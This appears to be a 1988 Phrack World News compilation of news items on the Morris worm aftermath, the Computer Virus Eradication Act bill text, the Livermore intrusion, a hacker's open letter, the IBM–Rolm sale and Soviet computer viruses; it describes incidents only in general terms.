Security weaknesses can also be introduced inadvertently by changes in the complex programs that control computers, which was the way Morris's program entered computers in the Arpanet. These security weaknesses can also be secretly left in by programmers for their convenience.

One of the most difficult aspects of maintaining adequate computer security comes in updating programs that might be running at thousands of places around the world once flaws are found.

Even after corrective instructions are distributed, many computer sites often do not close the loopholes, because the right administrator did not receive the new instructions or realize their importance.

Computer Virus Eradication Act of 1988 December 5, 1988

The following is a copy of HR-5061, a new bill being introduced in the House by Wally Herger (R-CA) and Robert Carr (D-Mich.).

- -

100th Congress 2D Session H.R. 5061

To amend title 18, United States Code, to provide penalties for persons interfering with the operations of computers through the use of programs containing hidden commands that can cause harm, and for other purposes.

IN THE HOUSE OF REPRESENTATIVES July 14, 1988

Mr. Herger (for himself and Mr. Carr) introduced the following bill; which was referred to the Committee on the Judiciary

A BILL

To ammend title 18, United States Code, to provide penalties for persons interfering with the operations of computers through the use of programs containing hidden commands that can cause harm, and for other purposes.

\- - -

Be it enacted by the Senate and House of Representatives of the United States of America in Congress assembled,

SECTION 1. SHORT TITLE.

This Act may be cited as the "Computer Virus Eradication Act of 1988".

SECTION 2. TITLE 18 AMENDMENT.

(A) IN GENERAL.- Chapter 65 (relating to malicious mischief) of title 18, United States Code, is amended by adding at the end the following:

S 1368. Disseminating computer viruses and other harmful computer programs

(a) Whoever knowingly --

(1) inserts into a program for a computer information or commands, knowing or having reason to believe that such information or commands will cause loss to users of a computer on which such program is run or to those who rely on information processed on such computer; and

(2) provides such a program to others in circumstances in which those others do not know of the insertion or its effects; or attempts to do so, shall if any such conduct affects interstate or foreign commerce, be fined under this title or imprisoned not more than 10 years, or both.

(b) Whoever suffers loss by reason of a violation of subsection (a) may, in a civil action against the violator, obtain appropriate relief. In a civil action under this section, the court may award to the prevailing party a reasonable attorney's fee and other litigation expenses.

(B) CLERICAL AMENDMENT.- The table of sections at the begining of chapter 65 of title 18, United States Code, is amended by adding at the end the following:

S 1368. Disseminating computer viruses and other harmful computer programs.

- -

NOTE: The above text was typed in by hand from a printed copy of HR5 061. There is a possibility that there may be typographical errors which could affect the nature of the bill.

For an official copy of the bill, please contact:

Mr. Doug Riggs
1108 Longworth Bldg
Washington D.C. 20515

Information Presented by
Don Alvarez of the MIT Center For Space Research

Virus Conference In Arlington, Virginia December 5, 1988

Entitled "Preventing and Containing Computer Virus Attacks", it takes place January 30-31, in Arlington, VA. Speakers include Representative Wally Herger (R-CA), a special agent from the FBI, John Landry (ADAPSO virus committee chairman), Patricia Sission from NASA, as well as a collection of attorneys and business folk. The conference is chaired by Dave Douglass, no information provided. It supposedly costs $695.

The address provided is:

United Communications Group
4550 Montgomery Avenue
Suite 700N
Bethesda, MD 20814-3382

Information Provided By Gregg Tehennepe

New York Times Reviews Novel About Computer Sabotage December 7, 1988

The Sunday, December 4, 1988 issue of the New York Times Book Review (their Christmas Books issue) prominently reviews a new novel, 'Trapdoor,' by Bernard J. O'Keefe. The premise (from the review by Newgate Callender, NYT's crime fiction reviewer):

"A brilliant American woman of Lebanese descent has developed the computer code that controls the operation of all our nuclear devices. Turned down for the job she has sought, convinced male chauvinism is the reason, she is ripe to be conned by a Lebanese activist. At his suggestion she inserts a virus into the computer system that in a short time will render the entire American nuclear arsenal useless. ... The Lebanese President ... demands that Israel withdraw from the West Bank, or else he will tell the Russians that the United States will lie helpless for a week or so."

Callender's review begins with the lead sentence, "November 2, 1988, was the day computers in American went mad, thanks to the 'virus' program inserted by the now-famous, fun-loving Robert T. Morris, Jr."

Some background on the author, also from the review:

"Bernard J. O'Keefe (is) chairman of the high-tech company EG&G and of an international task force on nuclear terrorism ... (and is) the author of a nonfiction book called 'Nuclear Hostages.' O'Keefe says, "I wrote this parable to point out the complexity of modern technology and to demonstrate how one error, one misjudgment, or one act of sabotage could lead to actions that would annihilate civilization.""

Callender also says "...the execution is less brilliant than the idea. The book has the usual flashbacks, the usual stereotyped characters, the usual stiff dialogue."

Although the reviewer doesn't say so, the premise of this novel is quite similar to a 1985 French thriller, published in the U.S. as 'Softwar.' That novel was also based on the idea that a nation's arsenal could be completely disabled from a single point of sabotage, although in 'Softwar' it was the Soviet Union on the receiving end. Popular reviewers of both books apparently find nothing implausible in the premise.

Hacker Enters U.S. Lab's Computers December 10, 1988

By Thomas H. Maugh II (Los Angeles Times Service)

A computer hacker has entered computers at the government's Lawrence Livermore Laboratory in the San Francisco Bay area eight times since last Saturday, but has not caused any damage and has not been able to enter computers that contain classified information, Livermore officials said Friday. [Do they ever admit to anyone gaining access to classified data? -KL]

Nuclear weapons and the Star Wars defense system are designed at Livermore, but information about those projects is kept in supercomputers that are physically and electronically separate from other computers at the laboratory.

The hacker, whose identitiy remains unknown, entered the non-classified computer system at Livermore through Internet, a nationwide computer network that was shut down at the beginning of November by a computer virus. Chuck Cole, Livermore's chief of security, said the two incidents apparently are unrelated.

The hacker entered the computers through an operating system and then through a conventional telephone line, he gave himself "super-user" status, providing access to virtually all functions of the non-classified computer systems.

Officials quickly limited the super-user access, although they left some computers vulnerable to entry in the hope of catching the intruder.

"There has been no maliciousness so far," Cole said. "He could have destroyed data, but he didn't. He just looks through data files, operating records, and password files...It seems to be someone doing a joy-riding thing."

Shattering Revelations December 11, 1988

Taken from the RISKS Digest (Edited for this presentation)

[Shatter is a hacker based in England, he is currently accused of breaking into computers at Massachusetts Institute of Technology. -KL]

(In this article, "IT" seems to refer to the computer community as a whole -KL)

Some of you may have already heard of me via articles in the Wall Street Journal, New York Times, etc, but for those of you who do not have access to copies of these newspapers I am a hacker of over 10 years activity who is based near Nottingham, England [Rumored to be a false statement]. My specialities are the various packet switched networks around the world such as PSS, Telepac, Transpac, etc with various forays into UNIX, NOS/VE VMS, VM/SP, CMS, etc.

I feel that as a hacker with so much activity and expirience I am qualified to make the following points on behalf of the whole hacking community.

Hackers are not the vandals and common criminals you all think we are in fact most of the "TRUE" hackers around have a genuine respect and love for all forms of computers and the data that they contain. We are as a community very responsible and dedicated to the whole idea of IT, but we also have a strong dislike to the abuse of IT that is perpetrated by various governments and organizations either directly or indirectly. There is of course a small minority of so called hackers who do cause trouble and crash systems or steal money, but these people on the whole are dealt with by other hackers in a way

that most of you could not even think of and most never repeat their "crimes" again.

The term "HACKER" is still one to be very proud of and I am sure that in days past, anyone with a computer was called a hacker and they were very proud of the fact that someone felt that you had a great technical expertise that warrented the use of the term. However, all of the accusers out there now suffer from the standard problem that nearly all people involved within IT have and that is non-communication. You never pass on the information that you pick up and teach to others within IT [American Government organizations and Educational Institutes are among the greatest offenders] and this allows the hacking community [who do communicate] to be at least one step ahead of the system administrators when it comes to finding security problems and finding the cause and solution for the problem.

A case in point is the recent Arpanet Worm and the FTP bug. Both these problems have been known for many months if not years but, when talking to various system administrators recently, not one of them had been informed about them and this left their systems wide open even though they had done all they could to secure them with the information they had.

An interesting piece of information is that hackers in England knew about Morris's Worm at least 12 hours before it became public knowledge and although England was not able to be infected due to the hardware in use, we were able to inform the relevent people and patrol Internet to Janet gateways to look for any occurance of the Worm and therefore we performed a valuble service to the computing community in England -- although we did not get any thanks or acknowledgement for this service.

Hackers should be nurtured and helped to perform what they consider a hobby. Some people may do crosswords for intelectual challenge -- I study computers and learn about how things interact together to function correctly (or incorrectly as the case may be). The use of a group of hackers can perform a valuable service and find problems that most of you could not even start to think of or would even have the inclination to look for.

So please don't treat us like lepers and paupers. Find yourself a "TAME" hacker and show him the respect he deserves. He will perform a valuble service for you. Above all COMMUNICATE with each other don't keep information to yourselves.

Bst Rgrds
Shatter

IBM Sells Rolm To Siemens AG December 14, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

International Business Machines Corp. (IBM) announced on Tuesday that it was selling its Rolm telephone equipment subsidiary to West Germany's Siemens AG.

Rolm has lost several hundred million dollars since IBM bought it in 1984 for $1.5 billion. Rolm was the first, or one of the first companies to market digital PBX systems.

As most telecom hobbyists already know, the PBX market has been very soft for years. It has suffered from little or no growth and very bitter price competition.

Siemens, a leading PBX supplier in Europe wants to bolster its sales in the United States, and believes it can do so by aquiring Rolm's sales and service operations. Quite obviously, it will also gain access to some of the lucrative IBM customers in Europe.

Rolm was an early leader in digital PBX's, but they were surpassed in 1984 by AT&T and Northern Telecom Ltd. of Canada. Part of the strategy behind IBM's purchase of Rolm was IBM's belief that small personal computers would be linked through digital PBX's. Although this has happened, most businesses seem to prefer ethernet arrangements; something neither IBM or Rolm had given much
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

thought to. IBM was certain the late 1980's would see office computers everywhere hooked up through PBX's.

IBM made a mistake, and at a recent press conference they admitted it and announced that Rolm was going bye-bye, as part of the corporate restructuring which has seen IBM divest itself of numerous non-computer related businesses in the past several months. From its beginning until 1984, Rolm could not run itself very well; now IBM has washed its corporate hands. Time will tell how much luck the Europeans have with it.

Information Contributed by Patrick Townson

Virus Invades The Soviet Union December 19, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

>From The San Francisco Chronicle (P. A16)

(UPI) - The Soviet Union announced on Decemeber 18, 1988 that that so-called computer viruses have invaded systems in at least five government-run institutions since August, but Soviet scientists say they have developed a way to detect known viruses and prevent serious damage.

In August 1988, a virus infected 80 computers at the Soviet Academy of Sciences before it was brought under control 18 hours later. It was traced to a group of Soviet and foreign schoolchildren attending the Institute's summer computer studies program, apparently resulting from the copying of game programs.

Sergei Abramov of the Soviet Academy of Sciences claims they have developed a protective system, PC-shield, that protects Soviet computers against known virus strains. It has been tested on IBM computers in the Soviet Union. "This protective system has no counterpart in the world," he said (although the details remain a state secret).

Phrack World News Quicknotes Issue XXII
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. Rumor has it that the infamous John Draper aka Captain Crunch is currently running loose on the UUCP network. Recently, it has been said that he has opened up some sort of information gateway to Russia, for reasons unknown.

---

2. Information Available For A Price
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

A company called Credit Checker and Nationwide SS says that anyone can;

- o Take a lot of risk out of doing business.
- o Check the credit of anyone, anywhere in the United States
- o Pull Automobile Drivers License information from 49 states
- o Trace people by their Social Security Number

By "Using ANY computer with a modem!"

To subscribe to this unique 24-hour on-line network call 1-800-255-6643.

Can your next door neighbor really afford that new BMW ?

---

3. Reagan Signs Hearing-Aid Compatibility Bill
~~~~~~

There is new legislation recently passed which requires all new phones to be compatible with hearing aids by next August. The law requires a small device to be included in new phones to eliminate the loud squeal that wearers of hearing aids with telecoils pick up when using certain phones. Importers are not exempted from the law. Cellular phones and those manufactured for export are exempt.

==========